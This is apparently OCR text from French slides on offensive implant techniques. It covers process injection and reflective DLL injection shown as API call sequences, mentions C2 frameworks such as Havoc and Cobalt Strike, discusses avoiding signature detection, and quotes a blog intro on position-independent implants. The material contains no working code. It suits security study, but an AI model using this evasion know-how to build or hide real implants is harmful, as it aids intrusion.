


Havoc *Adaptix*

processus typique d’injection



modules / code
stack
VirtualAlloc()
memcpy()
Process Injection
VirtualProtect()
Decrypt()
CreateThread()
D4 8B 27 F1 5C A0 39 7E 12 C6 E9
43 8D 51 B7 0A 62 F8 14 AD 93 35
CE 76 0B E2 49 .. ..
heap


modules / code
stack
heap
Process Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
Reflective DLL Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
81 FE 8B FE 87 57 6C 3E CB 22 42
6F 8E 57 84 73 82 91 7A CF E5 FD
9D A7 04 64 25 .. ..
5F C1 87 2A D9 0E 74 B3 68 FA 21
95 4C 83 17 D0 5A BE 36 9F C8 45
11 E7 2D 90 BC 53 08 F4 6A A1 3E
79 D5 26 8C B2 57 0D E6 31 4A F9
84 E6 31 4A F9 84 16 C3 6F 28 DB
70 9A 05 .. ..
stub pour chargement mémoire de DLL
payload compilé en DLL
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


modules / code
stack
heap
Process Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
Reflective DLL Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
donnée chiffrée
81 FE 8B FE 87 57 6C 3E CB 22 42
6F 8E 57 84 73 82 91 7A CF E5 FD
9D A7 04 64 25 .. ..
mémoire RWX
stub pour chargement mémoire de DLL
5F C1 87 2A D9 0E 74 B3 68 FA 21
95 4C 83 17 D0 5A BE 36 9F C8 45
11 E7 2D 90 BC 53 08 F4 6A A1 3E
79 D5 26 8C B2 57 0D E6 31 4A F9
84 E6 31 4A F9 84 16 C3 6F 28 DB
70 9A 05 .. ..
payload compilé en DLL
patterns binaires
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

réduction de bruit

>_ se passer du Reflective Loading



https://www.youtube.com/watch?v=8UCBvvJZw2U

Modern implant design: position independent malware development

Created on January 27, 2024

2024 · # malware, # shellcode

- Reflective Loader: A decade old design
- Stardust design
- Global Instance
- Compile time hashing
- Main Payload
- Reasons
- Last words, credit, reference and shoutouts

Hello friend, friendly neighborhood 5pider here.

This is a small blog about writing what I call "**modern**" position independent implants. Modern in the sense of being easy to write, easy to maintain, flexible and modular. These modern implants add support for global variables, raw strings and compile time hashing to position independent code which is known to have such limitations as not being able to use global variables and literal strings (besides crafting stack strings).


https://5pider.net/blog/2024/01/27/modern-shellcode-implant-design

>_ éviter la détection de patterns


Original		Metamorphicated (example)

